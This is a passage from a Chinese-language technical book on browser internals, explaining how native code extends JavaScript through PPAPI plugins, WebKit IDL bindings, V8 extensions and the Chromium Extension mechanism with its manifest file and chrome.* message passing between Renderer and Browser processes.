混合编程由来已久，因为浏览器能力的不足，特别是以前的浏览器甚至不支持内嵌视频和音频等技术，所以导致需要 Flash 等插件来扩展网页的能力。当然 Flash 插件是由第三方提供的，大家都可以使用。还有一种使用场景，那就是网页的开发者在使用 HTML/JS/CSS 开发网页的时候，发现能力不足，希望使用传统语言例如

C/C++来开发一些库，这些库可以被网页调用，这样来满足应用的要求，这里称之为混合编程。

从上面的介绍可以看出，NPAPI 和 PPAPI 也能够提供混合编程的能力，也就是说，开发者能够将一些本地代码提供的能力提供给 Web 开发者，示例代码 10-4 描述了使用 PPAPI 技术的混合编程。

示例代码 10-4　使用插件机制来扩展 JavaScript 的功能

```
<script>
  var exam = null;
  window.onload = function() {
   exam = document.getElementById("example");
   exam.addEventListener('message', handleMessage, false);
  }
  function handleMessage(message) {
   … // handle results here
  }
  function function1() {
    if (exam) exam.postMessage("function1");
  }
  function function2() {
    if (exam) exam.postMessage("function2");
  }
  </script>
<embed id="example" type="application/x-example"/>
```

```
class MyInstance : public pp::Instance {
 public:
  virtual bool HandleMessage(const pp::Var& var_message) {
    if (var_message == "function1") {
      …
    } else if (var_message == "function2") {
      …
    }
  }
};
```

从上面实例中可以看到它们的工作方式，两个 JavaScript 函数“function1”和

“function2”可以被调用，这两个函数的实现通过 C++代码来完成，因为 PPAPI 和 NPAPI 插件能够调用任何系统接口，所以开发者甚至能够将任何能力提供给 JavaScript 代码调用。

从某种程度来说，使用插件机制来扩展 JavaScript 接口有个明显的缺陷，就是需要在 DOM 树中加入一个“embed”节点，而且需要提前完成插件的加载和初始化（这在上面的示例代码中没有很好地体现）。但是从技术上来讲，开发者可以通过插件机制在 JavaScript 引擎中注入一些 JavaScript 对象和方法，使得这些 JavaScript 对象和方法能够调用本地代码才能提供的能力，这的确是一种不错的扩展 JavaScript 引擎方式。

10.3.2 JavaScript 扩展机制

下面看看 V8 引擎和 JavaScriptCore 引擎是如何提供机制来扩展 JavaScript 引擎的能力，也就是如何使用本地代码来扩充引擎中的对象和函数。V8 提供了两种方式，第一种是 JavaScript 绑定，第二种是 V8 的 Extension 机制，而 JavaScriptCore 提供了 JavaScript 绑定。

10.3.2.1 JavaScript绑定

WebKit 中使用 IDL 来定义 JavaScript 接口（对象和方法），但是它又稍微不同于 IDL 的标准，对它作了一些改变，以适应 WebKit 的需要。如果开发者需要定义新的接口，那么需要完成以下一些步骤。

首先，当然需要定义新的接口文件，示例代码 10-5 是一个简单的 IDL 文件，它定义一个新的接口，该接口名为 MyObj，它包含一个属性和一个函数，该接口属于模块“mymodule”。根据这里的定义，如果开发者需要在 JavaScript 代码使用它们，方式是“mymodule.MyObj.myAttr”和“mymodule.MyObj.myMethod()”，看起来非常直观和容易理解。

示例代码 10-5 一个简单的 IDL 文件

```
module mymodule {
 interface [
    InterfaceName=MyObject
  ] MyObj {
    readonly attribute long myAttr;
    DOMString myMethod(DOMString myArg);
  };
}
```

当开发者完成接口的定义之后，需要生成 JavaScript 引擎所需的绑定文件，该文件其实是按照引擎定义的标准接口为基础，来实现具体的接口类，WebKit 提供了工具能够帮助开发者自动生成所需要的绑定类，根据引擎的不同和引擎开发语言的不同，可能有不同的结果，主要包括为 JavaScriptCore 和 V8 生成的绑定文件，以 V8 引擎为例，使用下面的命令就能够为该 IDL 文件生成结果。

```
perl generate-bindings.pl MyObj.pl --generator=V8 --outputDir=./out
```

它会生成两个绑定文件 V8MyObj.h 和 V8MyObj.cpp，这些绑定文件就是将 JavaScript 引擎的调用转成具体的实现类的调用，示例代码 10-6 就是 V8MyObj.cpp 文件中的一个部分节选，主要是一个属性和方法的 C++代码转接代码。

在 V8MyObj.cpp 中，还需要很多其他桥接的代码，它们都是辅助注册桥接的函数到 V8 引擎的。具体的做法是将示例代码 10-6 中的两个函数和它们的信息，放入一个下面的数组中。

{"myAttr", MyObjV8Internal::myAttrAttrGetter,0,0 /* no data */,static_cast<v8::AccessControl>(v8::DEFAULT),static_cast<v8::PropertyAttribute> (v8::None), 0 /* on instance */}

之后将通过 V8 的注册函数 V8DOMConfiguration::configureTemplate，将这些信息注册到引擎中去，有兴趣的读者可以自行根据上面的命令来生成该文件并理解这些辅助代码。

示例代码 10-6 为 V8 引擎生成的绑定函数

```
    static v8::Handle<v8::Value> myAttrAttrGetter(v8::Local<v8::String>
name, const v8::AccessorInfo& info)
    {
        INC_STATS("DOM.MyObj.myAttr._get");
        MyObj* imp = V8MyObj::toNative(info.Holder());
        return v8Integer(imp->myAttr(), info.GetIsolate());
    }
    static v8::Handle<v8::Value> myMethodCallback(const v8::Arguments& args)
    {
        INC_STATS("DOM.MyObj.myMethod");
        if (args.Length() < 1)
            return throwNotEnoughArgumentsError(args.GetIsolate());
        MyObj* imp = V8MyObj::toNative(args.Holder());
        EXCEPTION_BLOCK(g*, myArg, V8g::HasInstance(MAYBE_MISSING_PARAMETER
(args, 0, DefaultIsUndefined)) ? V8g::toNative(v8::Handle<v8::Object>::
Cast(MAYBE_MISSING_PARAMETER(args, 0, DefaultIsUndefined))) : 0);
        return v8String(imp->myMethod(myArg), args.GetIsolate());
    }
```

绑定文件当然需要调用开发者具体实现部分的代码。根据规则，本例需要包含开发者实现的 MyObj.h 文件和 MyObj 类，示例代码 10-7 就是所要实现的类，开发者只需要将两个函数实现即可被 JavaScript 引擎所调用。

示例代码 10-7 MyObj 的实际实现类——MyObj.h

```
Class MyObj {
 public:
   v8::Handle<v8::Value>  myAttr() {
    …
   }
   v8:: Handle<v8::Value>  myMethod(const v8::Arguments& args) {
     …
   }
};
```

JavaScript 绑定机制的一个问题就是它需要和 JavaScriptCore 引擎或者是 V8 引擎一起编译，也就是说这些本地文件同引擎源代码一起编译生成本地代码，而不能在引擎执行之后动态地注入这些本地代码，这限制了它的使用场景，因为 Web 开发者需要能够在引擎中动态注入本地代码来提供一些新对象和函数，以被 JavaScript 代码直接调用。

10.3.2.2　V8扩展

除了 JavaScript 绑定机制之外，V8 引擎另外又提供一种能够动态扩展的机制，它无须跟 V8 引擎一起编译，因而有很大的灵活性。

它的基本原理是提供一个基类“Extension”和一个全局的注册函数，对于想扩展 JavaScript 接口的开发者而言，只需要两个步骤即可以完成扩展 JavaScript 能力，如示例代码 10-8 所描述的过程。

示例代码 10-8　使用 V8 的 extension 来注入新函数

```
class MYExtension : public v8::Extension {
 public:
  MYExtension() : v8::Extension("v8/My", "native function my();") {}
  virtual v8::Handle<v8::FunctionTemplate> GetNativeFunction(
      v8::Handle<v8::String> name) {
    // 可以根据 name 来返回不同的函数
    return v8::FunctionTemplate::New(MYExtension::MY);
  }
  static v8::Handle<v8::Value> MY(const v8::Arguments& args) {
    //  Do sth here
    return v8::Undefined();
  }
};
MYExtension extension;
RegisterExtension(&extension);
```

第一个步骤是基于 Extension 基类构建一个它的子类，并实现它的重要虚函数，那就是 GetNativeFunction，根据参数 name 来决定返回实现函数。第二个步骤就是创建一个该子类的对象，并通过注册函数将该对象注册到 V8 引擎，这样当 JavaScript 调用“my”函数的时候就能够找到并执行响应的函数。

从示例代码 10-8 可以看出，它只是调用 V8 的接口来注入新函数，所以这是一种动态扩展机制，非常的方便，但是缺点是，理论上性能可能没有 JavaScript 绑定机制高效，因而只是在一些对性能要求不高的应用场景才会被使用到。

10.4 Chromium 扩展机制

10.4.1 原理

Chromium 的扩展（Extension）机制[1]原先是 Chromium 推出的一项技术，该机制能够扩展浏览器的能力，例如笔者使用的一个扩展实例名为“switchy proxy”，它可以帮助用户方便的切换 Chromium 浏览器代理，但是也仅此而已。本质上，它其实就是浏览器能力的简单扩展，而对于一些本地的功能，如书签、USB、蓝牙、电源管理等，该机制并没有这方面的能力。

一个 Chromium Extension 的实例其实就是一个网页加上 JavaScript 代码和 CSS 样式代码。当然，在 Extension 中，开发者也可以使用 NPAPI 插件和 PPAPI 及 NaCl 机制技术来扩展网页能力，所以它同这些技术没有冲突，相反，Chromium Extension 机制可能需要这些技术以实现特定功能。

当然，Chromium Extension 机制的目标远不止这么简单，扩展浏览器功能的 Extension 只是其中一个很小的功能。随着该机制的不断发展，Extension 机制已经被用来支持 Web 应用程序，也就是使用 HTML5、JavaScript、CSS 等技术来开发应用程序，该应用程序可以使用 Chromium 浏览器来运行，而用户获得的体验同本地应用程序非常接近，听起来非常吸引人吧。Chromium 打造了一个依赖于 Web 的运行平台，使用扩展机制的网页已经可以简单称之为 Web 应用。如果读者认为功能还不够，也可以将其理解为初级阶段，但是它实实在在将网页扩展到 Web 应用的范畴。在 Google 的 Web Store[2]中，读者可以发现两个类别，包括传统的 Extension 和 Web 应用。从用户的角度看，普通扩展和 Web 应用的区别在于普通插件只是 Extension 在当前窗口运行（当然也不是绝对的，但是工作机制与 Web 应用的确不一样），而 Web 应用是一个独立的窗口。

---

[1] 为了避免跟通用的“JavaScript 扩展机制”产生名字上的混淆，后面一律称为 Chromium Extension 机制

[2] 一个网络应用商店，里面包含了各种 HTML5 应用程序或者 Chromium Extension 应用实现

图 10-15 是 Chrome 浏览器中已经安装的 Extensions（Google Docs）和 Web 应用（Cut the Rope），读者可以通过在地址栏输入“chrome://extensions/”来查看它们。

图 10-15　Chromium 浏览器中已安装的 Extensions 和 Web 应用

在目前的 Chromium 项目中，对于 Web 应用，Chromium 根据特性将其分成两类，第一种叫做 Host App，另外一种叫做 Packaged App。前面一种表示将网络上的资源直接变成一个 Web 应用，所以它需要使用外部的资源才能够工作，而对于后一种，该 Web 应用所需要的文件和资源都包含在该应用中，而不需要外部的资源，所以对于那些离线应用特别有用，这让使用者感觉更像本地应用。关于 W3C 和 Chromium 的 Web 应用详细情况，我们将在第 15 章重点讲解，这里只是一个简单的介绍。

因为目前的网页只是由 HTML5、JavaScript 和 CSS 等文件组成，所以还需要其他辅助功能才能形成一个 Chromium 的扩展实例。Chromium 的 Extension 机制使用一个清单文件（manifest.json）来描述 Extensions 所需要的文件和资源等，这样使得它看起来更像一个应用程序，因为现在很多应用程序都是使用该种方式，例如 Android 平台上的 AndroidManifest.xml，或者 W3C 为 Web 应用定义的 Widget 方式，示例代码 10-9 是一个简单的清单文件实例。

熟悉 JavaScript 语言的开发者可以发现，它其实是一个 JSON 格式的文件，里面的属性名也非常的直观，例如 Extension 的名字、版本号、应用图标等。值得注意的是，它包含了一个属性“permissions”，该属性设置了该 Web 应用能够访问哪些功能，例如“plugins”表明该 Extension 能够使用 NPAPI 插件，“notification”表示可以从该 Extension 发出通知，这也同移动平台上的本地应用有类似的地方。

示例代码 10-9　Chromium Extension 的清单文件（manifest.json）

```
{
  "name": "An Extension",
  "description": "Just an example",
  "version": "1",
  "app": {
    "launch": {
      "web_url": "http://blog.csdn.net/milado_nju/"
    }
  },
  "icons": {
    "128": "icon_128.png"
  },
  "permissions": [
    "notifications",
    "plugins",
    "management"
  ]
```

其实，上面提供的这些权限所使用的功能，有些在 HTML5 中并没有被定义，例如“management”，但是 Chromium 的这些 Extension 实例能够使用它们，原因在于 Chromium 提供了一些 JavaScript 接口，这就是著名的“chrome.*”应用程序编程接口。本质上，它们是一系列的 JavaScript 接口，包括标签、管理、历史记录、USB 等，功能还是非常的丰富。当 Chromium 的 Extension 实例需要使用这些接口的时候，必须在该清单文件中申明它们，否则 Chromiunm 会拒绝它们的请求。

对于 Chromium 的 Extension 实例和 Web 应用，它们会共享一些接口，但是两者

还会提供不同的接口，这是由于各自的目的不同。对于传统的 Extension 实例而言，这里面包含“alarms”、“bookmarks”、“cookies”和“runtime”等。而对于 Web 应用而言，它们可以使用“app.runtime”、“app.window”、“bluetooth”和“runtime”等。这些接口也是对 JavaScript 能力的一种扩展，不同于 NPAPI 和 PPAPI 使用的扩展机制，“chrome.*”接口使用一种新的机制来处理多进程之间的通信，这依然是消息传递机制。

10.4.2 基本设施

针对 Chromium 的 Extension 机制，主要是解决两个大方面的问题，第一是 Extension 实例的管理工作，包括安装、更新、删除等；第二是 Extension 实例是如何运行的。对于第一个问题，相关的过程比较复杂，这里不便介绍。笔者主要介绍第二个问题，包括 Extension 运行时需要涉及到的基础设施，它同本章的重点 JavaScript 扩展密切相关，由于 Extension 运行时需要调用“chrome.*”接口，我们必须了解这些接口是如何被扩展和实现的。

从基本过程上来看，简单地讲应该是 Chromium 的 Extension 机制在 V8 引擎中注入一些代码，然后当 JavaScript 代码调用这些接口的时候，V8 引擎调用注入的本地代码，这些代码会将调用接口的请求从 Renderer 进程发送给 Browser 进程。在 Browser 进程中，接收这些请求并派发给相应的实现类，请求完成后按需要返回调用结果。

首先来看 Renderer 进程，图 10-16 是运行 Extension 实例时所使用的一些主要类，简单介绍如下。

- ChromeV8Context：对 V8 引擎上下文对象的一个简单封装，帮助注入代码和拥有 Extension 实例的本地实现函数列表。




图 10-16 Renderer 进程中 Extension 运行时所需的类

- ModuleSystem：管理所有注册的“chrome.*”接口，当然接口的具体实现在 Browser 进程中（读者考虑一下为什么呢），这里主要是注册回调的函数，这些回调函数会将对接口的调用发送请求给 Browser 进程的具体实现类。
- NativeHandler，ObjectBackedNativeHandler，ChromeV8Extension：接口类（继承关系），用于表示每个“chrome.*”的接口，至于为什么有几层继承是因为需求，同时需要注入管理的回调函数。
- Dispatcher：该类负责同 Renderer 进程创建过程交互，也就是说它知道什么时候该注入这些回调函数。
- EventBindings：实现 chrome.events 接口的辅助类，它会定义一个 ChromeV8Extension 的子类。

下面是 Browser 进程的相关类，如图 10-17 所示，相对比较简单一些。

- ExtensionHost：负责处理请求的消息，并回复请求结果。




图 10-17　Browser 进程中 Extension 运行时所需的类

- ExtensionFunctionDispatcher：将请求转换成对 ExtensionFunction 的调用，因为如 chrome.boomarks 这样的接口，包含多个函数，这里每个函数对应于一个 ExtensionFunction 对象。
- ExtensionFunction、AsyncExtensionFunction、BookmarksFunction 和 BookmarksGetFunction：用于表示接口中的函数，而 BookmarksGetFunction 对应的函数是“chrome.bookmarks.get()”。

下面来看看 Chromium 是如何进行“chrome.*”的接口初始化工作，主要是 Renderer 进程的工作的。

首先当然是网页的解释工作，在创建 Document 对象的时候，WebKit 使用 ScriptController 类来注入 Chromium 的 Extension 机制所需要的代码，这里会调用类 Dispatcher，该类此时创建一个 ModuleSystem 对象，并将各种各样的 NativeHandler 对象注册，这里的 NativeHandler 就是各种各样的“chrome.*”的接口。

然后在注册这个 NativeHandler 的时候，每个该类的对象表示一个接口，每个类别的接口创建一个 ObjectTemplate，该对象包含一个 FunctionTemplate 对象，当调用该接口的任何函数的时候，就会调用 ObjectBackedNativeHandler 类的 Router 函数。

最后，在注册完之后，完成网页渲染的工作，当执行到 JavaScript 代码调用“chrome.*”接口的时候，就会调用 Router 函数，之后就使用消息传递机制将请求传递给 Browser 进程。

10.4.3 消息传递机制

Chromium 的扩展机制的一个重要的特性是使用消息传递机制来提供大量 JavaScript 新的接口，前面已经提到 V8 引擎会调用 Router 方法，这里详细解释一个接口中的函数是如何使用消息传递机制来工作的。

可以结合图 10-18 和图 10-19 来理解 Extension 机制中对“chrome.*”接口的函数调用过程，图中的数字（1、2、3）表示调用顺序，首先是 Renderer 进程中的“1”过程，其次是 Browser 进程中的“2”过程，最后是 Renderer 进程中的“3”过程，其中两个进程都是通过消息传递机制实现，这里消息是将 JavaScript 函数中的所有调用转成字符串来处理，也就是当调用某个接口的时候，首先在 Renderer 进程中，V8 的引擎将使用接口名来查找 NativeHandler，使用字符串来表示调用函数名，并将参数序列化成 JSON 格式的字符串传递给 Browser 进程，这些对函数的调用都是借助函数名和 JSON 字符串，称为 Extension 机制的消息传递机制，如图 10-18 所示。




图 10-18 V8 引擎调用“Chrome.*”接口在 Renderer 进程中的处理

然后是图 10-19 中的“2”过程，经过一系列的处理之后，最终会调用具体的函数实现类，这里就是 BookmarkGetTreeFunction，读取 JSON 字符串并计算得出结果返回给 Renderer 进程。

最后就是图 10-18 中的“3”过程，得到回复结果之后，最后需要将它们传入 V8 引擎，这里就是使用 ChromeV8Context，它包含一个 V8 引擎运行上下文，使用该上下文将结果传入 V8 引擎。

